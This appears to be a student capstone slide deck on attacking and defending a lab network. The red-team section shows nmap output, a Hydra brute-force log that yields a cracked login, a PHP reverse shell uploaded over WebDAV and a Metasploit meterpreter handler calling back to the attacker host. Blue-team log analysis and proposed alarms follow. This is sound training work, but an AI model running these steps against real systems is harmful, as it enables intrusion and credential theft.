



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: WINDOWS
Hostname: Red vs Blue

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.105	This is a target machine using the apache web server
Kali	192.168.1.90	This is the attacking machine
ELK	192.168.1.100	It basically acts as a Logged Server.
Red vs Blue	192.168.1.1	Virtual Host Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scan /Brute Force Attack	Open port allow backdoor access and conduct brute force attack on victim's machine.	This allows the Red Team to gain access to machine using cracked users credentials.
Hash Password/Webdav	A Hashes password can be cracked through different tools. Web Server may store set of files in a root directories that can be accessible to the server's user	This allows an Red Team to identify the password.
Script Injection/ Payload	User account has compromised and a malicious script has been uploaded	Vulnerable to any malicious activity

Exploitation: Port Scan/Brute- Force Attack

01

Tools & Processes

Nmap to scan for any open port.

Hydra is used to crack user's Credential.

02

Achievements

Credential access

```
Shell No.1
File Actions Edit View Help
root@Kali:~# nmap -A -v 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 04:01 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:01
Completed NSE at 04:01, 0.00s elapsed
Initiating NSE at 04:01
Completed NSE at 04:01, 0.00s elapsed
Initiating NSE at 04:01
Completed NSE at 04:01, 0.00s elapsed
Initiating ARP Ping Scan at 04:01
Scanning 192.168.1.105 [1 port]
Completed ARP Ping Scan at 04:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:01
Completed Parallel DNS resolution of 1 host. at 04:01, 0.00s elapsed
Initiating SYN Stealth Scan at 04:01
Scanning 192.168.1.105 [1000 ports]
Discovered open port 22/tcp on 192.168.1.105
Discovered open port 80/tcp on 192.168.1.105
Completed SYN Stealth Scan at 04:01, 0.08s elapsed (1000 total ports)
Initiating Service scan at 04:01
Scanning 2 services on 192.168.1.105
Completed Service scan at 04:01, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.105
Retrying OS detection (try #2) against 192.168.1.105
Retrying OS detection (try #3) against 192.168.1.105
Retrying OS detection (try #4) against 192.168.1.105
Retrying OS detection (try #5) against 192.168.1.105
NSE: Script scanning 192.168.1.105.
Initiating NSE at 04:01
Completed NSE at 04:01, 0.21s elapsed
Initiating NSE at 04:01

File Actions Edit View Help
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 0
6:12:48
root@Kali:~#
```


Exploitation: Hash password/webdav

01

Tools & Processes

Crackstation.com site was used to crack Ryan password.


A PHP reverse shell payload Has been added in the directory.

02

Achievements

Gained access to the users secrete folder and the file Has been added.

03



Exploitation: Script Injection and Payload

01

Tools & Processes

Metasploit

MSF-Venom

Meterpreter

This perform reverse shell
payload in victims machine

02

Achievements

Payload has been executed

```
File Actions Edit View Help
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ --[ metasploit v5.0.76-dev ]
+ --[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --[ 558 payloads - 45 encoders - 10 nops ]
+ --[ evasion ]

msf5 > multi/handler
[*] Unknown command: multi/handler.
This is a module we can load. Do you want to use multi/handler? [y/N] y
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52512) at 2022-04-26 06:22:05 -0700

meterpreter >
```

```
File Actions Edit View Help
Mode Size Type Last modified Name
----
40755/rwxr-xr-x 4096 dir 2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x 4096 dir 2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x 3840 dir 2022-05-02 01:30:10 -0700 dev
40755/rwxr-xr-x 4096 dir 2020-06-30 23:29:51 -0700 etc
100644/rw-r--r-- 16 fil 2019-05-07 12:15:32 -0700 flag.txt
40755/rwxr-xr-x 4096 dir 2020-05-19 10:04:21 -0700 home
100644/rw-r--r-- 57982894 fil 2020-06-26 21:50:32 -0700 initrd.img
100644/rw-r--r-- 57977666 fil 2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x 4096 dir 2018-07-25 15:01:38 -0700 lib
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:54 -0700 lib64
40700/rwx----- 16384 dir 2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x 4096 dir 2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x 0 dir 2022-05-02 01:29:43 -0700 proc
40700/rwx----- 4096 dir 2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x 900 dir 2022-05-02 02:29:01 -0700 run
40755/rwxr-xr-x 12288 dir 2020-05-29 12:02:57 -0700/sbin
40755/rwxr-xr-x 4096 dir 2019-05-07 11:16:00 -0700/snap
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700/srv
100600/rw----- 2065694720 fil 2019-05-07 11:12:56 -0700/swap.img
40555/r-xr-xr-x 0 dir 2022-05-02 01:29:46 -0700/sys
41777/rwxrwxrwx 4096 dir 2022-05-02 01:30:25 -0700/tmp
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700/usr
40755/rwxr-xr-x 4096 dir 2020-05-21 16:31:52 -0700/vagrant
40755/rwxr-xr-x 4096 dir 2019-05-07 11:16:46 -0700/var
100600/rw----- 8380064 fil 2020-06-19 04:00:40 -0700/vmlinuz
100600/rw----- 8380064 fil 2020-06-04 03:29:12 -0700/vmlinuz.old

meterpreter >
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The Port Scan occurred at 11:00pm
- 20,526 packets were sent from 192.168.1.90
- Request for port numbers



Analysis: Finding the Request for the Hidden Directory




- Around 9:00 pm 155,788 request were made.
- The file requested was a secret folder hidden within company folders.



Analysis: Uncovering the Brute Force Attack




- 155,879 hits were made during the attack.
- Once the password was cracked the hydra stopped sending further request.



Analysis: Finding the WebDAV Connection

- 142 request were made to the webdav directory.
- The shell.php file was requested several times.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- ★ A Filter can be applied to detect if source IP address is trying to connect to any ports.

What threshold would you set to activate this alarm?

- ★ If multiple attempts to connect to different ports occur an alarm can be configured to let know a port scan is happening and blocking the attacker before any further step can be taken

System Hardening

What configurations can be set on the host to mitigate port scans?

- ★ Firewall configuration
- ★ Alerts on unusual port scan
- ★ Block port scan

Describe the solution. If possible, provide required command lines.

- ★ Filtering traffic from an IP triggered by IPS can effectively mitigate port scan

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- ★ Set Alarm if any connection made to 192.168.1.105/company_folders/secret_folder

What threshold would you set to activate this alarm?

- ★ The threshold for alarm would be 1, if any IP is trying to connect.

System Hardening

What configuration can be set on the host to block unwanted access?

- ★ Removing sensitive directories and file from the web server.
- ★ OR only allowing know IP to connect to these directories in the web server.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- ★ Set an alarm for detecting status code for 401 if more than three attempts are made.

System Hardening

What configuration can be set on the host to block brute force attacks?

- ★ Multi-factor authentication
 - ★ Lock any account after three failed attempts
 - ★ Configure Account policies in server to limit failed attempts
-

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- ★ Set an alert for any IP trying to access the File System.
- ★ Threshold for the alarm should be 1.

System Hardening

What configuration can be set on the host to control access?

- ★ Implementing policy that restricts credential storage on server.
 - ★ Two-Factor Authentication.
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- ★ Set an alarm if any .php file is uploaded
- ★ Set firewall to block traffic to shared folder

System Hardening

What configuration can be set on the host to block file uploads?

- ★ Restrict any file upload to File system other than from known IP.

Describe the solution. If possible, provide the required command line.

- ★ Block ports 280,443,4444.
-

*The
End*